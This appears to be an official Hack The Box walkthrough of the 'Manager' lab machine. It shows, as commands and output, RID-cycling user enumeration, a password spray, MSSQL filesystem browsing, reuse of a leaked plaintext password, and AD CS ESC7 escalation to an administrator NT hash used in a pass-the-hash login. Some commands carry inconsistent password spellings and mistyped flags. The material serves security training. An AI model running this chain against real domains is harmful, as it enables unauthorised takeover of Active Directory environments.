



HACKTHEBOX



Manager

10th March 2024 / Document No D24.100.274

Prepared By: dotguy

Machine Author: Geiseric

Difficulty: **Medium**

Synopsis

Manager is a medium difficulty Windows machine which hosts an Active Directory environment with AD CS (Active Directory Certificate Services), a web server, and an SQL server. The foothold involves enumerating users using RID cycling and performing a password spray attack to gain access to the MSSQL service. The `xp_dirtree` procedure is then used to explore the filesystem, uncovering a website backup in the web-root. Extracting the backup reveals credentials that are reused to WinRM to the server. Finally, the attacker escalates privileges through AD CS via ESC7 exploitation.

Skills required

- Windows Fundamentals
- SMB Enumeration

Skills learned

- AD CS enumeration
- ESC7 exploitation

Enumeration

Nmap

Let's run an Nmap scan to discover any open ports on the remote host.

```
nmap -p- --min-rate=1000 -sv 10.10.11.236

Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.11.236
Host is up (0.17s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http             Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2024-03-12
23:00:03Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain:
manager.htb., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap         Microsoft Windows Active Directory LDAP (Domain:
manager.htb0., Site: Default-First-Site-Name)
1433/tcp  open  ms-sql-s         Microsoft SQL Server 2019 15.00.2000
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain:
manager.htb., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap         Microsoft Windows Active Directory LDAP (Domain:
manager.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf           .NET Message Framing
49667/tcp open  msrpc            Microsoft Windows RPC
49669/tcp open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc            Microsoft Windows RPC
49671/tcp open  msrpc            Microsoft Windows RPC
49728/tcp open  msrpc            Microsoft Windows RPC
60880/tcp open  msrpc            Microsoft Windows RPC
60963/tcp open  unknown
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```


After conducting an initial `Nmap` scan, it unveils several crucial ports, including those typical for domain controller operations, a web server operating on port `80`, an SMB service on port `445`, and an SQL server running on port `1433`.

We also note that the domain name is `manager.htb`. Thus, let's add an entry for `manager.htb` in our `/etc/hosts` file with the corresponding IP address to resolve the domain name.

```
echo "10.10.11.236 manager.htb" | sudo tee -a /etc/hosts
```

HTTP

Upon browsing to port `80`, we can see a static website which doesn't seem to have much functionality.



SMB

Now, let's proceed with enumerating the SMB shares. We'll utilize the `smbclient` tool to list all shares by employing a null session, as we do not have the credentials.

```
smbclient -L \\10.10.11.236\ -N
```

Sharename	Type	Comment
-----	----	-----
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
SYSVOL	Disk	Logon server share

There's nothing noteworthy about the shares that are listed.

Generally, when we're allowed to list shares with a null session, we can also leverage it to perform RID cycling and enumerate users on the box.

What is RID cycling?

RID cycling is a method used to enumerate users on a Windows system when the ability to list shares with a null session is permitted. It involves sequentially querying Security Identifiers (SIDs) by incrementing the Relative Identifier (RID) portion. Since RIDs are assigned sequentially to users and groups in Windows, this technique can reveal valid user accounts. By combining RID cycling with null session access to share listings, an attacker can gather information about existing users on the system, aiding further exploitation efforts.

We can use the `lookupsid` module of the `Impacket` library to perform RID cycling to enumerate the users on the box.

```
impacket-lookupsid anonymous@manager.htb -no-pass
```

```
Impacket v0.11.0 - Copyright 2023 Fortra
```

```
[*] Brute forcing SIDs at 10.10.11.236
```

```
[*] StringBinding ncacn_np:10.10.11.236[\pipe\lsarpc]
```

```
[*] Domain SID is: S-1-5-21-4078382237-1492182817-2568127209
498: MANAGER\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: MANAGER\Administrator (SidTypeUser)
501: MANAGER\Guest (SidTypeUser)
502: MANAGER\krbtgt (SidTypeUser)
<...SNIP...>
1103: MANAGER\SQLServer2005SQLBrowserUser$DC01 (SidTypeAlias)
1113: MANAGER\Zhong (SidTypeUser)
1114: MANAGER\Cheng (SidTypeUser)
1115: MANAGER\Ryan (SidTypeUser)
1116: MANAGER\Raven (SidTypeUser)
1117: MANAGER\JinWoo (SidTypeUser)
1118: MANAGER\ChinHae (SidTypeUser)
1119: MANAGER\Operator (SidTypeUser)
```

We filter out the `SidTypeUser` entries and add them to a file named `usernames.txt`.

```
cat usernames.txt
```

```
administrator
zhong
cheng
ryan
raven
jinwoo
chinHae
operator
```

It's common practice for users to set passwords identical to their usernames. Therefore, let's attempt a password spray attack using the traditional `username = password` combination. We can employ the `netexec` (formerly known as `crackmapexec`) utility to attempt SMB authentication against the target, using the same file `usernames.txt` containing the username list for both the username and password wordlist parameters.

`NetExec` is the successor of the no-longer maintained `CrackMapExec` project. It can be [installed](#) on Linux, as follows:

```
# with pipx - recommended
sudo apt install pipx git
pipx ensurepath
pipx install git+https://github.com/Pennyw0rth/NetExec
# OR with pip:
git clone https://github.com/Pennyw0rth/NetExec
cd NetExec
python3 -m venv .
source bin/activate
pip install .
NetExec
```

```

netexec smb 10.10.11.236 -u usernames.txt -p usernames.txt --no-brute force

SMB 10.10.11.236 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01)
(domain:manager.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.236 445 DC01 [-] manager.htb\administrator:administrator
STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\zhong:zhong
STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\cheng:cheng
STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\ryan:ryan
STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\raven:raven
STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\jinwoo:jinwoo
STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\chinHae:chinHae
STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [+ ] manager.htb\operator:operator

```

We've acquired the password `operator` for the user account named `operator`.

Foothold

Let's attempt to access the MSSQL Server, as there may be some level of access to the filesystem available. We can achieve this using the `mssqlclient` module from the `Impacket` library.

```

impacket-mssqlclient manager/operator:operator@manager.htb -windows-auth

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands

SQL (MANAGER\Operator guest@master)>

```

We can use the `xp_dirtree` procedure to traverse the filesystem and list folders.

```

SQL (MANAGER\Operator guest@master)> xp_dirtree \

subdirectory      depth  file
-----
$Recycle.Bin      1      0
Documents and Settings  1      0
inetpub           1      0
PerfLogs          1      0

```

Program Files	1	0
Program Files (x86)	1	0
ProgramData	1	0
Recovery	1	0
SQL2019	1	0
System Volume Information	1	0
Users	1	0
Windows	1	0

Let's inspect the contents of the web-root folder `/inetpub/wwwroot`.

```
SQL (MANAGER\Operator guest@master)> xp_dirtree \inetpub\wwwroot
```

subdirectory	depth	file
-----	----	----
about.html	1	1
contact.html	1	1
css	1	0
images	1	0
index.html	1	1
js	1	0
service.html	1	1
web.config	1	1
website-backup-27-07-23-old.zip	1	1

We can see an interesting file here, `website-backup-27-07-23-old.zip`, which appears to be a backup of the website. Given its location within the web root folder, downloading it should be straightforward.

```
wget http://10.10.11.236/website-backup-27-07-23-old.zip
```

Upon unzipping the the backup file, we can see a hidden file `.old-conf.xml`.

```
unzip website-backup-27-07-23-old.zip -d website
cd website
ls -la
```

```
total 1092
drwxr-xr-x  5 root root   4096 Mar 13 20:38 .
drwxrwxrwt 28 root root   4096 Mar 13 20:38 ..
-rw-r--r--  1 root root    698 Jul 27  2023 .old-conf.xml
-rw-r--r--  1 root root   5386 Jul 27  2023 about.html
-rw-r--r--  1 root root   5317 Jul 27  2023 contact.html
drwxr-xr-x  2 root root   4096 Mar 13 20:38 css
drwxr-xr-x  2 root root   4096 Mar 13 20:38 images
-rw-r--r--  1 root root  18203 Jul 27  2023 index.html
drwxr-xr-x  2 root root   4096 Mar 13 20:38 js
-rw-r--r--  1 root root   7900 Jul 27  2023 service.html
```

The `.old-conf.xml` file reveals the password ``R4v3nBe5tD3ve1oP3r!123` for the user `Raven`.

```
cat .old-conf.xml
```

```
<?xml version="1.0" encoding="UTF-8"?>
<ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <server>
    <host>dc01.manager.htb</host>
    <open-port enabled="true">389</open-port>
    <secure-port enabled="false">0</secure-port>
    <search-base>dc=manager,dc=htb</search-base>
    <server-type>microsoft</server-type>
    <access-user>
      <user>raven@manager.htb</user>
      <password>R4v3nBe5tD3ve1oP3r!123</password>
    </access-user>
    <uid-attribute>cn</uid-attribute>
  </server>
  <search type="full">
    <dir-list>
      <dir>cn=Operator1,CN=users,dc=manager,dc=htb</dir>
    </dir-list>
  </search>
</ldap-conf>
```

We use the obtained credentials to connect to the WinRM service running on the target.

```
evil-winrm -i manager.htb -u raven -p 'R4v3nBe5tD3ve1oP3r!123'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Raven\Documents> whoami
manager\raven
```

The `user` flag can be obtained at `c:\users\raven\desktop\user.txt`.

```
type c:\users\raven\desktop\user.txt
```

Privilege Escalation

We'll attempt to identify potential misconfigurations within the Certification Authority. Let's utilize `certipy` to find any vulnerabilities that may exist.

```
certipy-ad find -u raven -p 'R4v3nBe5tD3ve1oP3r!123' -dc-ip 10.10.11.236 -stdout -vulnerable

certipy v4.7.0 - by Oliver Lyak (1y4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
```

```

[*] Trying to get CA configuration for 'manager-DC01-CA' via CSRA
[*] Got CA configuration for 'manager-DC01-CA'
[*] Enumeration output:
Certificate Authorities
0
  CA Name           : manager-DC01-CA
  DNS Name          : dc01.manager.htb
  Certificate Subject : CN=manager-DC01-CA, DC=manager, DC=htb
  Certificate Serial Number : 5150CE6EC048749448C7390A52F264BB
  Certificate Validity Start : 2023-07-27 10:21:05+00:00
  Certificate Validity End   : 2122-07-27 10:31:04+00:00
  Web Enrollment           : Disabled
  User Specified SAN       : Disabled
  Request Disposition      : Issue
  Enforce Encryption for Requests : Enabled
  Permissions
    Owner              : MANAGER.HTB\Administrators
    Access Rights
      Enroll           : MANAGER.HTB\Operator
                        MANAGER.HTB\Authenticated Users
                        MANAGER.HTB\Raven
      ManageCa         : MANAGER.HTB\Administrators
                        MANAGER.HTB\Domain Admins
                        MANAGER.HTB\Enterprise Admins
                        MANAGER.HTB\Raven
      ManageCertificates : MANAGER.HTB\Administrators
                        MANAGER.HTB\Domain Admins
                        MANAGER.HTB\Enterprise Admins
    [!] vulnerabilities
      ESC7              : 'MANAGER.HTB\Raven' has dangerous
permissions
Certificate Templates    : [!] Could not find any certificate
templates

```

The report indicates that the user `Raven` possesses hazardous permissions, particularly having "ManageCA" rights over the Certification Authority. This implies that by leveraging the ESC7 scenario, we could potentially elevate our privileges to Domain Admin while operating as user Raven. A detailed explanation about the exploitation process for the ESC7 scenario can be found [here](#).

To exploit this, we'll need to first add `Raven` as an "officer", so that we can manage certificates and issue them manually.

```

certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5td3ve1oP3r!123' -dc-ip
10.10.11.236 -ca manager-dc01-ca -add-officer raven -debug

```

Certipy v4.7.0 - by Oliver Lyak (1y4k)

```

[+] Authenticating to LDAP server
[+] Bound to ldaps://10.10.11.236:636 - ssl
[+] Default path: DC=manager,DC=htb
[+] Configuration path: CN=Configuration,DC=manager,DC=htb
[+] Trying to get DCOM connection for: 10.10.11.236
[*] Successfully added officer 'Raven' on 'manager-dc01-ca'

```


Now that we are officer, we can issue and manage certificates. The `SubCA` template can be enabled on the CA with the `-enable-template` flag.

```
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3ve1oP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -enable-template subca
```

Certipy v4.7.0 - by Oliver Lyak (1y4k)

```
[*] Successfully enabled 'SubCA' on 'manager-dc01-ca'
```

The enabled certificate templates can be listed using the `-list-templates` flag.

```
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3ve1oP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -list-templates
```

Certipy v4.7.0 - by Oliver Lyak (1y4k)

```
[*] Enabled certificate templates on 'manager-dc01-ca':
```

```
SubCA
DirectoryEmailReplication
DomainControllerAuthentication
KerberosAuthentication
EFSRecovery
EFS
DomainController
WebServer
Machine
User
Administrator
```

The prerequisites for the attack are now fulfilled. We have `Manage Certificates` permission, granted through `ManageCA`, and have ensured that the `SubCA` template is enabled.

Now let us request a certificate based on the `SubCA` template. This request will be denied, but we will obtain a request ID and a private key, which we save to a file.

```
certipy-ad req -u raven@manager.htb -p 'R4v3nBe5tD3ve1oP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -template SubCA -upn administrator@manager.htb
```

Certipy v4.7.0 - by Oliver Lyak (1y4k)

```
[*] Requesting certificate via RPC
```

```
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
```

```
[*] Request ID is 13
```

```
would you like to save the private key? (y/N) y
```

```
[*] Saved private key to 13.key
```

```
[-] Failed to request certificate
```

We note that the certificate request ID is 13. Let us now use our obtained permissions to manually issue the failed certificate with the `ca` command and the `-issue-request <request ID>` parameter.

```
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5td3v3loP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -issue-request 13
```

Certipy v4.7.0 - by Oliver Lyak (1y4k)

```
[*] Successfully issued certificate
```

If at this stage you get a `[-] Got access denied trying to issue certificate` error, re-run the command where we added `Raven` as a manager. The box's cleanup scripts will likely have restored the initial permissions.

Finally, we retrieve the issued certificate with the `req` command and the `-retrieve <request ID>` parameter.

```
certipy-ad req -u raven@manager.htb -p 'R4v3nBe5td3v3loP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -retrieve 13
```

Certipy v4.7.0 - by Oliver Lyak (1y4k)

```
[*] Retrieving certificate with ID 13
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@manager.htb'
[*] Certificate has no object SID
[*] Loaded private key from '13.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

With the administrator's PFX file in our possession, we can now utilize it for authentication. Upon running the `auth` command, we encounter the error "KRB_AP_ERR_SKEW (Clock skew too great)".

```
certipy-ad auth -pfx administrator.pfx
```

Certipy v4.7.0 - by Oliver Lyak (1y4k)

```
[*] Using principal: administrator@manager.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
KRB_AP_ERR_SKEW(Clock skew too great)
```

The "KRB_AP_ERR_SKEW" error occurs when there is a significant time difference between the client and the KDC servers, impacting the Kerberos authentication process. Resolving this issue involves synchronizing our machine's clock with the server's.

To do so, we need to disable the "Automatic Date & Time" setting in our machine's settings and run the following command to synchronize our clock:

```
sudo ntpdate -s manager.htb
```

Running the command again successfully dumps the admin hash.

```
certipy-ad auth -pfx administrator.pfx
```

Certipy v4.7.0 - by Oliver Lyak (1y4k)

```
[*] Using principal: administrator@manager.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@manager.htb':
aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef
```

We leverage the administrator's hash to gain access using `Evil-winRM` and retrieve the `root` flag from the system.

```
evil-winrm -i manager.htb -u administrator -H ae5064c2f62317332c88629e025924ef
```

Evil-winRM shell v3.5

```
Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-winRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
```

```
*Evil-winRM* PS C:\Users\Administrator\Documents> whoami
manager\administrator
```

The root can flag can be obtained at `c:\administrator\desktop\root.txt`.

```
type c:\users\administrator\desktop\root.txt
```